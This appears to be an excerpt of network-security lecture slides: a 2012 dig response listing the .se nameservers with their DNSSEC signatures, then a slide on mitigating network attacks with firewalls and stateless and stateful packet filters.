
;; ADDITIONAL SECTION:
a.ns.se.           172800     IN         A         192.36.144.107
a.ns.se.           172800     IN         AAAA      2a01:3f0:0:301::53
b.ns.se.           172800     IN         A         192.36.133.107
c.ns.se.           172800     IN         A         192.36.135.107
d.ns.se.           172800     IN         A         81.228.8.16
e.ns.se.           172800     IN         A         81.228.10.57
f.ns.se.           172800     IN         A         192.71.53.53
g.ns.se.           172800     IN         A         130.239.5.114
g.ns.se.           172800     IN         AAAA      2001:6b0:e:3::1
i.ns.se.           172800     IN         A         194.146.106.22
i.ns.se.           172800     IN         AAAA      2001:67c:1010:5::53
j.ns.se.           172800     IN         A         199.254.63.1
j.ns.se.           172800     IN         AAAA      2001:500:2c::1
```

j.ns.se. 172800 IN AAAA 2001:500:2c::1
a.ns.se. 172800 IN RRSIG A 5 3 172800 20120926094152 20120912121101 58656 se. cB0VnZRRRe7GmP+lId4rNmQJefMQKx+HOq26gCs+k3q7ZttedFtqZQa7 hGEkWnALljwqIFgxQucnMRrSVso0uZl21zCe7katSYyK9wJSG1dpsk/G QYcMJc/
EA0deKIVkmA77TWeAi9AtI3cfgDUisibmmCJ08qp34zdoe8wBM fG0=
a.ns.se. 172800 IN RRSIG AAAA 5 3 172800 20120926005130 20120913041101 58656 se. pat/9jqrPpm/AP2czFcNct477zy9wGgnngeuul+mJsN5l46py+4x0dVS 1dp25ul7BS4nwl/I1yBcvxhPf2bavfLKOqV16p+/yfcBE9Inw8p0O13B
J9Ad87Lb+4rD2NeiFxAoj210pyR4OzsbLwjs1vclqEAzPHh+r66IFuV0 Udg=
b.ns.se. 172800 IN RRSIG A 5 3 172800 20120927063649 20120913021101 58656 se. U8gZpgfj2wCWMrSgnKLyR9VPRyiojP4IGHWISpeyvu3KTZBSzU7Xw/tu QWORTwixBkdgTSXNcKJDkQPe8PkMKzPjj/aB6w5dU/QXx7fdyGBYHqIC 2nbc5IliG6+/
aV2Eg5T5LiRj2+RWJnQWxyh6TxtccKa5SdZ8aVz+bMGw IIE=
c.ns.se. 172800 IN RRSIG A 5 3 172800 20120925203628 20120913081101 58656 se. oqrUBu72ccG3moTYF8mENrp0d3D/n0Z9GX3tHLpu3+kckgAZEMahYeB3 VhESvysenqXHy9K++STBH/c/BpZJnOnV109mctZX691/NC7A0cUWk8cE
v2PYkSkRATryT2V4soJWbX1kGrc40UMLatqh6gY7tJPLvnkgeXOu1Fy8 Rjo=
d.ns.se. 172800 IN RRSIG A 5 3 172800 20120925050254 20120912181102 58656 se. CqEp4MhqEMzW+Tvg5wTSly/zqMoFBKNvlwr1590yShYfhtLQpXxKquLe IIHtXbY+kSaA8nKw7rhPGI06QRbW8FYYIWYP/3KSoBsVTr+ZZ19A+1wd
dK20GMC6SjAKRU4HE4vVFSZJm5lvtm5RPSzQxlT19tCwNc1Ggj5ZYaAV uj4=
e.ns.se. 172800 IN RRSIG A 5 3 172800 20120926152155 20120913021101 58656 se. qoZASSLoC2MN0bxYc8eTNWjNAlbhSzTyKgBbj4akMDyRQxTeA+YtdURZ If/5gvDjOOE7yNojuuAzHD8g+dyn5Z7cgmjLlyilo59huDUkSO0bQZsz
PBLouj9+7NmT2Q5tILJG2a9+BRFpsIE+nAxXMQRpldqJ2I+Zde+DNLU/ XTl=
f.ns.se. 172800 IN RRSIG A 5 3 172800 20120926062907 20120913041101 58656 se. kzQMEZB1F5KX06l0TrKgcqKC8Nip3J5/FyTR0O86TdfnIKjQ4Eg83/u yP1kr1LNxCKp8BFHbQKwb50WbxCW0V/BBfWU6L2jeJxz5N1r+zvCzC0v
4AnfNQhJtE3jR6d6RG4DCurkAheFcaPZtmEbYu+jaZi3xLTcw+jEQIE+ d+A=
g.ns.se. 172800 IN RRSIG A 5 3 172800 20120923205729 20120910221101 58656 se. h/pT8oAz0YJI7kN7u1Ez6EGFyco56yFNEOJn0IUuJlaKXoiCWxpa4GoV sWMUQOkffPpfZbOqZf8srgQjKmjhkJwGCn+detbGu9znmKVD1oaYbwG XT3Dn27XEBPVr0dwS5seddbKWCZm1O2v
MTI4cGp1wfuQrkmU9NfJs h0k=
g.ns.se. 172800 IN RRSIG AAAA 5 3 172800 20120924031728 20120910161101 58656 se. EIU7iR+eAlmNWeCGpLxE3998OWAyKOGsDnEgcGF9fyhcxFgw3sDB5kGR /iMGM12RhuK33S3u8te/KQ5DIByeR7Mfj+L7TJR4q1p4rwrxyI6WC45O 9wZRUtBZu/
Zv7UlvVOJDKzGdCaphqj5ey1Ll14pyg8QsBPqH2KzbJ8WE VYU=
i.ns.se. 172800 IN RRSIG A 5 3 172800 20120926182411 20120912221101 58656 se. YrdQpeZ1iZKYAos1jw6tRrE6uO/jH/EqkgdW8k8BVJPITQq66bweIEdn LDYTn7i8QoOJPPINbiNjAJxXa15pLqIE2PLZdwq9Qzf3ytg04Tctn6FV 3P+fX7aI6aZuzAjZnm6/
cBigP2s+Pq96xQbAaqTEqXid5MuKdk2k6NMd QCg=
i.ns.se. 172800 IN RRSIG AAAA 5 3 172800 20120924081359 20120911001101 58656 se. OBy/eN25dUM/kZMsY2oJb6R/VYrQmhPXt3Px401lr1HBv4YJ3HddW5tX ZHgO95CLHDMQX3VQf0zTvHeyKb5rqk/EtZwF6hk/1h6HL7FGytXlZGEB ABr/rU74yk6LU2aDJ5The0793dz8ijfj2F/
gu+WDpWP7zp3s+l9naiTM vE0=
j.ns.se. 172800 IN RRSIG A 5 3 172800 20120923152202 20120910141102 58656 se. hFM3pC0tgLGzik7ppcGQrtMDFXTxSKUGqTtbpRtTmEnRHzm3btptdOg1 IG2YHyFaD/dIKA0wa9qQqjGaifQCc8xY+MkvqFU2MEO83F/tlgmSC+un bWrbytxCXhaKjaU2ZI5/Mk5GsfvB/
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
:: Query time: 126 msec
:: SERVER: 192.36.144.107#53(192.36.144.107)
:: WHEN: Thu Sep 13 06:20:08 2012

:: MSG SIZE rcvd: 4073

How to mitigate network attacks?



FIREWALL



Firewalls

Stateless Packet Filter

Rules based on addr/port + header info

Statefull Packet Filter

above + state between each packet

